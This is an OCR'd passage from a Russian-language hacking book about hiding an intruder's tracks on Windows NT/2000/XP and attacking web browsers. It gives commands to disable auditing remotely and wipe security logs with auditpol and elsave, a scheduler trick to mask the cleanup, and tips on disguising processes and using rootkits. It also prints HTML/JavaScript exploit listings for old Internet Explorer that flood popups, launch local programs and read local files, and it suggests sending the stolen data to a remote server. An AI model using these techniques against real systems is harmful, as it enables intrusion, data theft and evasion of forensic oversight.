


Рис. 7.6. Указание адреса прокси-сервера в настройках удаленного доступа

Прокси-сервер работает, по сути, как анонимайзер, т.е. при запросах Web-сайтов на серверах будет регистрироваться адрес прокси-сервера, но есть и некоторые отличия.

- Прокси-сервер не отменяет использование файлов куки.
- Прокси-сервер позволяет работать как с HTTP, так и с FTP-серверами, что дает возможность сделать анонимными не только посещения Web-сайтов, но также и загрузку файлов по протоколу FTP.
- Если использовать адрес прокси-сервера своего провайдера Интернета, угроза идентификации вашего компьютера остается.
- В любом случае прокси-сервер не защитит вас от следопытов со специфическими возможностями.

Для преодоления последнего недостатка можно воспользоваться услугами прокси-сервера постороннего провайдера. Его можно найти, например, с помощью поисковых машин, предоставляемых различными Web-сайтами, скажем, **Yahoo.** Наберите в строке поиска **proxy+server+configuration+Explorer**, и в ответ вы получите множество Web-страниц, принадлежащих провайдерам Интернета, с описанием способов настройки их прокси-серверов. Затем попробуйте настроить на эти прокси-серверы свое удаленное соединение с провайдером Интернета и, как правило, после нескольких попыток у вас это получится.

Сокрытие следов атаки

Итак, вы уже усвоили, что, подобно обычному грабителю, никакой настоящий хакер, побывав в чужом компьютере, не захочет оставить после себя следы, которые могут привлечь к нему внимание. Перед уходом из системы он создаст в ней потайные ходы, поместив в систему клавиатурного шпиона, например, описанного в Главе 6 кейлоггера IKS. Или же установит в компьютер утилиту удаленного администрирования взломанной системы, например, трояна NetBus **(http://www.netBus.org).** Но после всего этого хакеру потребуется уничтожить все следы своего пребывания в системе или, как минимум, сделать так, чтобы информация о его посещении, зарегистрированная системой защиты, не позволила определить его личность.

Вот какие методы чаще всего используются взломщиками для сохранения анонимности и скрытия следов атаки:

- Самое лучшее - это использовать для хакинга в Интернете посторонние компьютеры, доступ к которым не контролируется в должной степени (а таких компьютеров в любой организации - хоть пруд пруди).
- Можно подменить IP-адрес хакерского компьютера, использовав промежуточный анонимайзер или прокси-сервер, как мы уже обсуждали это выше в этой главе.
- Чтобы скрыть установленные на взломанном компьютере хакерские программы, можно изменить стандартные номера портов этих программ, что затрудняет их выявление. Например, широко известная программа Back Orifice 2000 вместо стандартного порта 31337 может быть перенастроена на использование, скажем, порта 31336, и программы, анализирующие открытые порты компьютера, могут быть введены в заблуждение.
- Обязательно следует очистить журналы регистрации событий безопасности, которые заполняются средствами аудита систем Windows NT/2000/XP. Чтобы отключить средства аудита, взломщик может прибегнуть к утилите auditpol пакета W2RK, или какой-нибудь другой хакерской утилите, например, elsave.exe (**http://www.ibt.ku.dk/jesper/ELSave/default.htm**). Проще всего это можно сделать с помощью аплета **Просмотр событий** (Event Viewer) на панели управления Windows 2000/XP.
- Можно скрыть файлы и папки, скопированные во взломанный компьютер, установив в диалоге свойств файлов и папок флажок **Скрытый** (Hidden). Установка этого атрибута делает файл или папку невидимой в окне проводника Windows, если только не был установлен режим отображения скрытых файлов.
- Можно скрыть процессы, исполняемые хакерскими программами. Хакер может замаскировать запущенную им службу или программу, изменив ее имя на совершенно нейтральное, например, **explorer.exe,** которое в окне

диспетчера задач Windows можно будет спутать с обычным приложением проводника Windows.

- Более сложным являются случаи скрытия процессов хакерских программ за именами других процессов с помощью программ, подобных EliteWrap, описанной в Главе 6.
- Наиболее совершенным методом скрытия хакерских программ следует считать использование так называемых *руткитов* (от английского слова Rootkit - базовый комплект инструментов). При этом подлинные программы ядра операционной системы подменяются хакерскими утилитами, выполняющими функции входной регистрации пользователей, ведения журнала нажатых клавиш и пересылки собранных данных по сети.

Для противостояния таким трюкам существуют специальные программные средства контроля целостности компьютерной информации. В качестве примера можно назвать приложение Tripwire **(http://www.tripwiresecurity.com),** которое позволяет выполнять контроль целостности файлов и папок, и приложение Cisco Systems **(http://www.cisco.com)** для проверки и анализа содержимого журналов регистрации. Системы Windows 2000/XP также предоставляют встроенный инструмент проверки целостности файлов, про работу с которыми можно узнать, например, в [7].

Отключение аудита

Аудит, несомненно, является одним из наиболее серьезных средств защиты от хакинга компьютерной системы, и отключение средств аудита - одна из первых операций, которую выполняют хакеры при взломе компьютерной системы. Для этого применяются различные утилиты, позволяющие очистить журнал регистрации и/или отключить аудит системы перед началом «работы».

Для отключения аудита хакеры могут отключить политику аудита штатными средствами настройки системы защиты Windows NT/2000/XP, однако лучше прибегнуть к более мощному средству, предоставляемому утилитой auditpol.exe из комплекта инструментов W2RK. С ее помощью можно отключать (и включать) аудит как локального, так и удаленного компьютера. Для этого следует из командной строки ввести такую команду:

```
C:\Auditpol>auditpol \\ComputerName /disable
Running ...
Audit information changed successfully on \\ComputerName ...
New audit policy on \\ComputerName ...
(0) Audit Disabled
System                  = No
Logon                   = No
Object Access           = No
```

```
Privilege Use              = No
Process Tracking           = Success and Failure
Policy Change              = No
Account Management         = NO
Directory Service Access   = No
Account Logon              =No
```

Здесь //**ComputerName** - имя удаленного компьютера, а ключ **/disable** задает отключение аудита на этом компьютере. Утилита auditpol.exe - весьма эффективное средство, созданное для управления сетевыми ресурсами, но также, как видим, весьма удобный инструмент хакинга (ввод команды **auditpol /?** отображает справочную информацию о применении утилиты).

Очистка Журналов безопасности

Для очистки журнала безопасности с помощью специального аплета на панели управления Windows 2000/XP следует выполнить следующие действия:

- Щелкните на кнопке **Пуск** (Start) и в появившемся главном меню выберите команду **Настройка.◆ Панель управления** (Settings ◆ Control Panel).
- В отобразившейся **Панели управления** (Control Panel) откройте папку **Администрирование** (Administrative Tools).
- Дважды щелкните на аплете **Просмотр событий** (Event Viewer). На экране появится окно **Event Viewer** (Просмотр событий) (Рис. 7.7).




Рис. 7.7. Очистка журнала событий безопасности средствами Windows

- Щелкните правой кнопкой мыши на пункте **Безопасность** (Security Log); появится контекстное меню.
- Выберите команду **Clear all Events** (Стереть все события). Отобразится диалог, представленный на Рис. 7.8, с предложением сохранить журнальные события в файле.




Рис. 7.8. Запрос о необходимости сохранения журнала безопасности

- Щелкните на кнопке **Нет** (No), если вам больше не требуются зафиксированные в журнале события. Журнал будет очищен.

При выполнении очистки журнала безопасности обратите внимание на тот факт, что после выполнения этой операции в журнал сразу же записывается новое событие аудита — только что выполненная операция очистки! Таким образом, хакер все же оставит свой след - пустой журнал с зафиксированным событием очистки журнала. Этот недостаток можно исправить, применив для очистки журнала хакерскую утилиту elsave.exe (**http://www.ibt.ku.dk/jesper/ELSave/default.htm**). Эта утилита предназначена, в первую очередь, для очистки журналов Windows NT 4, но ее последняя версия работает и с системой Windows 2000. Вот как она запускается из командной строки.

```
C:\els004>eisave -s \\ComputerName -C
```

Здесь ключ -s задает режим удаленной очистки, а ключ -C задает операцию очистки журнала. Кроме очистки, утилита позволяет копировать события журнала в файл. Ввод команды **elsave /?** приводит к отображению справки, и вы можете сами испытать эффективность всех предлагаемых возможностей.

Элементарная проверка показывает, что отмеченный выше недостаток остался - применение утилиты elsave.exe регистрируется в журнале безопасности как событие очистки журнала. Однако теперь мы можем сделать следующий трюк - поместить задание на очистку журнала утилитой elsave.exe в планировщик заданий Windows (запустив его или из меню **Пуск** (Start), либо командой AT из командной строки MS-DOS). Планировщик выполнит операцию очистки под учетной записью **System,** что сильно затруднит поиски хакера.

Скрытие установленных файлов, программ и процессов

Чтобы скрыть установленные программы, их можно переименовать, а в свойствах файлов и папок установить атрибут невидимости. Другой вариант - внедре-

ние хакерских программ в ядро системы, например, с помощью «руткитов». Обсудим эти возможности подробнее.

Сокрытие файлов

Чтобы скрыть установленный во взломанную систему файл, можно прибегнуть к простой процедуре установления для файла атрибута невидимости в диалоге свойств файла (Рис. 7.9).




Рис. 7.9. Скрытие файлов в диалоге проводника Windows

Следует правда, отметить, что установка параметра отображения скрытых файлов в диалоге свойств проводника Windows сразу же демаскирует скрытые таким образом файлы.

Скрытие процессов

В предыдущей главе мы указывали, что для создания потайного хода в систему хакеры часто используют манипуляции, связанные с недостатками процесса загрузки систем Windows. Они оставляют свои файлы в папке автозагрузки взломанной системы, после чего при входе пользователя в систему автоматически загружаются хакерские программы. Папка автозагрузки Windows 2000/XP находится в разделе **Documents and Settings\User\Start Menu\Programs\Startup** и доступна для всех зарегистрированных в системе пользователей. Так что, заме-

нив имя исполняемого файла хакерской программы каким-либо нейтральным именем, можно надеяться, что невнимательный пользователь не заметит в списке исполняемых процессов хакерскую программу.

Следует также учесть, что в диалоге Диспетчера задач Windows отображаются отнюдь не все процессы, исполняемые компьютером в текущий момент времени, и для обнаружения таких процессов следует прибегнуть к специальным средствам, например, программе выявления троянских коней The Cleaner (http://www.moosoft.com).

Другой, более изощренный метод сокрытия одних процессов за другими с помощью утилиты EliteWrap был описан в Главе 6. Однако наиболее изощренный метод сокрытия состоит в применении комплектов хакерских программ - «руткитов» - встраиваемых в ядро системы взамен подлинных.

«Руткиты»

Вообще говоря, «руткиты» - это широко распространенный метод хакинга систем UNIX [3]. Наборы программ, также называемых «отмычками», после установки в ядро системы модифицирую функции таких интересных процедур, как входная регистрация пользователей, после чего начинают перехват вводимых паролей. Полноценные «руткиты» включают в себя функции кейлоггера, снифера, средства для очистки журналов регистрации и передачи собранных данных по сети, что позволяет хакеру осуществлять полномасштабный хакинг системы.

Для систем Windows NT/2000/XP также активно ведется разработка подобных наборов отмычек, и на сайте ROOTKIT COM (http://www.rootkit.com) предлагается для всеобщего рассмотрения и апробации целый ворох разнообразных «руткитов». Входящие в «руткиты» программы функционируют как перехватчики обращений программ к функциям ядра операционной системы, что позволяет «руткитам» скрывать процессы и ключи системного реестра, перенаправлять вызовы системных процедур на хакерские программы и т.д.

В связи с этим очень интересен проект NTKap, в рамках которого создается программа, очищающая все списки ACL системы защиты (помните, мы говорили об этом в Главе 4), делая компьютер открытым для любых манипуляций. Однако, судя по сообщениям на форумах этого же сайта, до полного успеха в деле создания настоящего, полноценного «руткита» систем Windows NT/2000/XP пока еще далеко. Поэтому всем желающим проверить свои силы на сайте ROOTKIT COM предлагается загрузить исходные коды программного обеспечения «руткитов» и поработать над его усовершенствованием. Так что, если вас это заинтересовало...

Заключение

Сокрытие следов своей работы на компьютере и сохранение своей конфиденциальности в Интернете - это непременное условие для успешной деятельности хакера без особых помех (по крайней мере, какое-то время). Так что не стоит пренебрегать мерами своей защиты, по крайней мере, до приобретения некоторого опыта. Как показано в этой главе, обеспечение своей безопасности и конфиденциальности вовсе не так сложно, если твердо, раз и навсегда преодолеть ложное ощущение своей анонимности и недосягаемости во время пребывания в виртуальном киберпространстве, особенно на чужой территории. И перестаньте пользоваться домашними телефонами - не ройте яму самому себе! Ведь 50% (вдумайтесь - половина!) всех так называемых «хакеров» лезут в чужой огород с домашнего телефона - большего идиотизма трудно себе представить!

Для антихакера все эти соображения также имеют самое непосредственное значение - пребывая в киберпространстве, очень просто вступить в конфликт с чужими интересами или с путаными и туманными законами разных стран, или попасть под пристальное внимание личностей самого разного рода занятий и наклонностей [9]. Ведь недаром ныне на рынке программных продуктов все активнее предлагаются программы для защиты компьютерной конфиденциальности, например, Norton Personal Firewall, PGP Desktop Security и другие. Не стоит ими пренебрегать, если вы хотите комфортно чувствовать себя во время пребывания в виртуальном компьютерном мире, который ныне все больше и больше пересекается с нашим реальным, физически ощутимым миром.

Часть 3.
Хакинг клиентов интернет-сервисов

ГЛАВА 8.
Хакинг браузеров Web

До сих пор, расписывая деяния хакеров в виртуальном компьютерном мире, мы ограничивались автономным компьютером, предполагая, что у хакера имеется локальный доступ к консоли компьютерной системы. Однако, как вы сами понимаете, огромный виртуальный мир Интернета никак не может быть оставлен без внимания хакеров, поскольку в этом мире имеется очень много полезных ресурсов и личностей, готовых с ними расстаться, причем безвозмездно.

Более того, именно после возникновения в середине 90-х годов прошлого столетия общедоступной сети Интернет, хакинг приобрел настоящую силу и мощь. Путешествуя по серверам Интернета, хакер может с помощью своего компьютера проникать во все уголки этого пространства, преследуя при этом свои цели. В Части 4 этой книги мы займемся обсуждением этих возможностей, а сейчас сделаем несколько замечаний, уточняющих терминологию, используемую далее при описании средств хакинга в Интернете.

Итак, Интернет представляет собой объединение множества сетей, состоящих из *серверов* и *клиентов*, взаимодействующих согласно стеку протоколов TCP/IP.

- Клиенты - это прикладные программы, предназначенные для установления соединения с компьютерами сети с целью получения нужной информации.
- Серверы - это прикладные программы, которые предназначены для установления связи с клиентами, получения от клиентов запросов и отправки ответов. Обычно серверы функционируют на мощных компьютерах, соединенных друг с другом магистральными линиями связи с большой пропускной способностью.

Клиенты функционируют, как правило, на сравнительно менее мощных компьютерах, подсоединенных к серверам с помощью значительно менее быстродействующих линий связи (например, телефонных линий).

Серверы управляют доступом к информационным ресурсам Интернета, руководствуясь запросами клиентов. Этими ресурсами может быть любой объект,

содержащий информацию, например, файл базы данных, документ Word и т.д., или любая служба, позволяющая, например, звонить по телефону или выполнять финансовые операции через Интернет.

Основные ресурсы Интернета содержатся в сети WWW (World Wide Web - Всемирная паутина), или просто Web (Паутина). Сеть Web - это одно из прикладных применений сети Интернет, хотя очень многие люди считают термины Интернет и Web синонимами. Однако это не так - если возникновение сети Интернет можно отнести к 1961 году, то сеть Web возникла в 1992 году и ее развитие связано с появлением гипертекстовых информационных систем.

Гипертекстовые информационные системы отличаются тем, что позволяют обращаться к хранимому в них *гипертексту* в произвольном порядке, определяемом *гиперссылками*. Именно так и организована сеть Web - множество страничек Web представляет собой гипертекст, содержащий множество гиперссылок на информационные ресурсы, хранимые на серверах сети Web.

Сеть Web функционирует с опорой на следующие технические средства.

- Единую систему наименований ресурсов Web, делающую возможным их поиск по серверам Web и основанную на так называемых адресах URL (Uniform Resource Locator - Унифицированный указатель информационного ресурса), определяемых протоколом доступа к серверам Web.
- Протокол организации сетевого доступа к именованным сетевым ресурсам, в качестве которого в Web выступает протокол HTTP (Hyper Text Transfer Protocol - Протокол передачи гипертекстовых файлов).
- Гипертекст, облегчающий навигацию по ресурсам Web, для создания которых используется язык HTML (Hyper Text Markup Language - Язык разметки гипертекста).

Чтобы облегчить вам знакомство с этими средствами, в конце книги содержатся три приложения: A, B, C, в которых кратко обсуждаются основные средства и протоколы Интернета - язык HTML и протоколы CGI и HTTP. Если вы не знакомы со всеми этими средствами, то перед чтением этой и последующих глав советуем вам познакомиться хотя бы с содержанием этих приложений.

Все указанные средства Web интересны для хакеров прежде всего тем, что недостатки системы защиты серверов и клиентов, обслуживающих функционирование Web, позволяют им выполнять некоторые весьма интересные трюки, результатом которых может быть что угодно - потеря денег на счетах, утрата работоспособности компьютера, раскрытие конфиденциальности разного рода документов - в Главе 1 мы привели несколько сообщений из Web о последних «достижениях» в этой области.

Рассмотрим некоторые из приемов хакинга в Web и начнем, естественно, с основы основ сети Web - языка HTML и клиентов Web, называемых браузерами (от английского слова browser, дословно означающего «человек, перелисты-

вающий книги» или «животное, объедающее побеги»), которые отображают пользователям Web содержимое Web-страниц.

Злонамеренный код HTML

Язык HTML - это средство создания страниц Web, основная функция которого состоит в форматировании текстового содержимого страницы Web, вставки в текст графики, мультимедийной информации, например, звука, различных интерактивных элементов, таких как списки, кнопки и, наконец, сценариев. Таким образом, с помощью языка HTML обычный текстовый документ можно превратить в настоящую программу, которая исполняется браузерами Web, чаще всего, Internet Explorer (IE) и Netscape Navigator (NN).

Хакер рассуждает таким образом: раз страничка Web - это программа, то почему бы не заставить код HTML странички Web делать то, что нужно мне, а не то, для чего язык HTML, собственно, предназначен - воспроизведения информационных ресурсов на серверах Web? Тогда первый вопрос - что может сделать этот код HTML? Небольшие исследования в этом направлении показывают - что очень многое. Ниже перечислены некоторые (далеко не все) из хакерских штучек, которые могут заставить поволноваться пользователя, путешествующего по Интернету с помощью Web-браузера.

Генерация диалогов

По сути, это атака DoS на компьютер клиента Интернета, выполняемая включением в страничку Web простейших сценариев. Эти сценарии могут, скажем, бесконечно генерировать все новые и новые странички Web, которые браузер будет отображать на экране, пока не переполнит память компьютера.

Проще всего эту атаку можно выполнить с помощью команды `open()`, которая в бесконечном цикле сценария JavaScript в страничке MainPage.html отображает эту же страничку до переполнения памяти, как это сделано в коде HTML Листинга 8.1.

Листинг 8.1.
Код HTML для бесконечного генерирования диалогов Web-странички

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
generation();
function generation() {
var d=0;
while (true) {
    a = new Date;
    d = a.getMilliseconds();
    window.open("MainPage.html", d, "width=250, height=250");
    }
```

```
}
</SCRIPT>
</HTML>
```

Воспроизведение такого кода браузерами IE 5 и IE 6 приведет к стопроцентной загрузке процессора и заполнению экрана пустыми диалогами.

Если вы решите повторить этот и последующие эксперименты с кодом HTML, то предварительно закройте все приложения и запустите диспетчера задач, чтобы вовремя прекратить открытие все новых и новых диалогов. Хотя системы Windows 2000/XP с браузерами IE 5 и IE 6 устойчивы к ошибкам в кодах HTML, лучше подстраховаться.

Переполнение памяти

В других злонамеренных сценариях выполняют еще более простой трюк - записывают переменную с очень длинным идентификатором. Например, в Листинге 8.2 идентификатор **xxxxxx...** xxxxx содержит несколько тысяч символов X (здесь они не воспроизведены для экономии места).

Листинг 8.2.
Код HTML переполнения памяти в сценарии Web-страницы

```
<HTML>
<SCRIPT language=JAVASCRIPT>
var p = external.XXXXXX… XXXXX;
</SCRIPT>
</HTML>
```

Результатом воспроизведения кода HTML из листинга 8.2 браузером IE версий 5 и 6 будет отображение сообщения об ошибке в строке оператора декларирования переменной var p из Листинга 8.2.

Список подобного рода «сценариев» и проделываемых с их помощью «трюков» воистину безграничен (примеры можно найти в [3], [10]). Мы, однако, не будем на них останавливаться и рассмотрим более сложный пример - запуск из кода HTML программ на клиентском компьютере.


Запуск программ

В [3] описан метод запуска любых локальных программ с помощью кода HTML, содержащего тег `<OBJECT>` с ненулевым значением идентификатора `CLSID` (что это такое вы можете узнать из приложения А). В листинге 8.3.представлен код HTML, реализующий указанную возможность.

Листинг 8.3. *Запуск локальных программ из кода HTML*

```
<HTML>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='C:\windows\system32\calc.exe'>
</OBJECT>
</HTML>
```

При загрузке кода из листинга 8.3 в браузер IE 6 отображается окно браузера, представленное на Рис. 8.1.



Рис, 8.1. Запуск программы калькулятора из кода HTML

В данном случае была запущена программа Калькулятор из папки **C:\Windows\system32\calc.exe**, однако ничего не мешает злоумышленнику запустить подобным образом программу форматирования дисков локального компьютера, расположенную в том же каталоге.

Тег IFRAME

Система защиты Web-браузеров построена таким образом, чтобы сценарии JavaScript, помещаемые в HTML-код Web-страниц, не имели доступа к локальной файловой системе компьютера. Однако и здесь имеется лазейка, связанная с тегом **IFRAME**, предназначенном для внедрения в текст Web-страницы небольших фреймов.

В листинге 8.4 представлен код HTML, позволяющий сценарию прочесть файл, хранящийся в корневом каталоге клиентского компьютера **C:\security.txt.**

Листинг 8.4.
Открытие локальных файлов из сценария Web-странички

```
<HTML>
<BODY>
Чтение файла C:\security.txt <BR>
<IFRAME id=I1></IFRAME>
<SCRIPT event=NavigateComplete2(b) for=I1>
alert("Ваш файл содержит такие сведения:
\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate("file://c:/Security.txt");
setTimeout('I1.navigate("file://C:/Security.txt")',1000);
</SCRIPT>
</BODY>
</HTML>
```

Загрузка кода из Листинга 8.4 в браузерах IE 5 и IE 6 приводит к отображению окна браузера, представленного на Рис. 8.2.




Рис. 8.2. Сценарий Web-странички сумел прочитать локальный файл

Как видно из Рис. 8.2, содержимое файла **security.txt** - строка **Это очень большой секрет** - отобразилось во фрейме внутри Web-странички. Таким образом, получив доступ к локальной файловой системе, можно подумать и о дальнейшей работе с ее ресурсами - и учтите, что сценарии JavaScript позволяют выполнять отправку электронных писем по указанному адресу. Данная уязвимость Web-браузеров связана с ошибками в реализации события `NavigateComplete2`, которое сообщает о завершении перемещения документа на новое место [3].

Злонамеренные аплеты и сценарии

Элементы ActiveX представляют собой небольшие программы, включаемые в HTML-код Web-страницы для придания ей интерактивных возможностей. При загрузке браузером Web-страницы программа, реализующая элемент ActiveX, запускается и выполняет свои функции. Ясно, что для хакера нет лучшей возможности для проникновения в компьютер Web-путешественника, чем загрузка браузером хакерского ActiveX, поскольку программный код ActiveX имеет те же права доступа к информационным ресурсам, что и учетная запись пользователя браузера.

Для защиты клиентов Интернета от такой угрозы создатель технологии ActiveX - компания Microsoft - включила в механизм обработки элементов ActiveX проверку цифровых сертификатов, которые присваиваются каждому официально зарегистрированному элементу ActiveX уполномоченными организациями (например, Verisign Corporation). И если параметры безопасности Web-браузера настроены корректно, то автоматический запуск не сертифицированных элементов ActiveX будет исключен - как минимум, пользователю будет отображаться сообщение о загрузке потенциально опасного элемента ActiveX.

Теоретически, такой механизм обеспечения безопасности выглядит безупречно, однако, как показывают исследования, проводимые отдельными специалистами в области компьютерной безопасности (интересные результаты можно найти на сайте **http://www.guninski.com),** на практике все обстоит далеко не так гладко. Причина тому - ошибки реализации и беспечность пользователей, которые часто не обращают внимания на мелькающие сообщения о загрузке не сертифицированных ActiveX и соглашаются на их загрузку, не думая о последствиях.

С элементами ActiveX связаны многие возможности хакинга клиентов Интернета, и множество примеров можно найти на сайте **http://www.guninski.com.** Обсудим некоторые из этих возможностей, отобрав их по принципу полезности для достижения желанной цели - доступу к информационным ресурсам компьютера.

Безопасные для сценариев элементы ActiveX

Во время работы система Windows активно использует множество элементов ActiveX. Когда в странице Web, загруженной с Web-сайта, встречается тег `<OBJECT>` со ссылкой на элемент ActiveX, браузер ищет в системе Windows требуемый элемент ActiveX и далее либо использует для воспроизведения страницы найденный элемент ActiveX, либо загружает его из указанного места в Web. При этом выполняется, как указано выше, проверка цифрового сертификата элемента ActiveX. И вот тут-то и возникает некоторая проблема.

Часть элементов ActiveX системы Windows имеет установленный параметр **safe for scripting** (безопасные для сценариев), что отменяет проверку их сертификатов

при загрузке из Web. И вот, исследуя некоторые элементы ActiveX, помеченные как безопасные для сценариев, известный специалист Георгий Гунинский (Georgi Guninski) нашел следующую уязвимость. Оказалось, что некоторые из таких ActiveX, а именно, элементы Scriptlet и Eyedog, имеют изъян реализации, позволяющий нарушить систему защиты браузера IE 4. Для демонстрации этой уязвимости на сайте http://www.guninski.com был предложен HTML-код эксплойта (эксплойт - код, использующий ту или иную брешь в системе безопасности), иллюстрирующего возможности элемента Scriptlet по записи и редактированию файлов на локальном компьютере, и элемента Eyedog по извлечению из системного реестра Windows различных данных. Все эти возможности реализовывались для браузера IE 4 на системах Windows 9x.

В системах Windows 2000/XP также имеются свои элементы ActiveX, отмеченные как безопасные для сценариев, и угроза их использования для взлома системы защиты браузеров IE 5 и IE 6 остается актуальной [3]. Таким образом, на каждом компьютере Windows 2000/XP потенциально находятся, так сказать, «спящие троянские кони», только и ждущие своего хозяина. Как сказано в [3], от мыслей по поводу появляющихся при этом возможностей просто «захватывает дух» - ведь среди якобы безопасных ActiveX могут находиться элементы с весьма обширными функциями. Так что, надо думать, появление мощных инструментов хакинга, опирающихся на описанную выше уязвимость, не за горами.

В Листинге 8.5 содержится код HTML, использующий недостатки реализации двух функций браузера IE, выполняющих проверку принадлежности к домену, для чтения локального файла. (Этот код HTML разработан Георгием Гунинским и его, как и множество других примеров, можно найти на сайте http://www.guninski.com).

Листинг 8.5. *Открытие локальных файлов из сценария*

```
<HTML>
<SCRIPT>
alert("Этот сценарий прочел следующее: C:\\secret.txt\Вам придется создать это\n")
v=new ActiveXObject("MSScriptControl.ScriptControl.1");
v.Language="VBScript";
x=v.eval('GetObject("c:/secret.txt", "htmlfile")');
setTimeout("alert(x.body.outerHTML);", 2000);
</SCRIPT>
</HTML>
```

Загрузка кода из листинга 8.5 в браузер IE 6 приводит к отображению страницы, представленной на Рис. 8.3.




Рис. 8.3. На странице содержится текст локального файла ***security.txt***

Как видим, содержимое файла **security.txt** стало доступным для сценария и, стало быть сценарий может передать содержимое файла **security.txt** на Web-сервер, с которого была загружена эта страничка, или передать содержимое файла по любому другому адресу Интернета. Так что, зная расположение важных файлов Windows, можно попробовать извлечь их содержимое, помещая на сайтах Интернета такого рода странички и сценарии сбора извлеченных данных. Польза от таких действий несомненна - ведь эти файлы могут содержать многое. Например, очень много могут рассказать файлы куки (cookie), сохраняемые Web-браузерами для связи с различными ресурсами Web.

Файлы куки

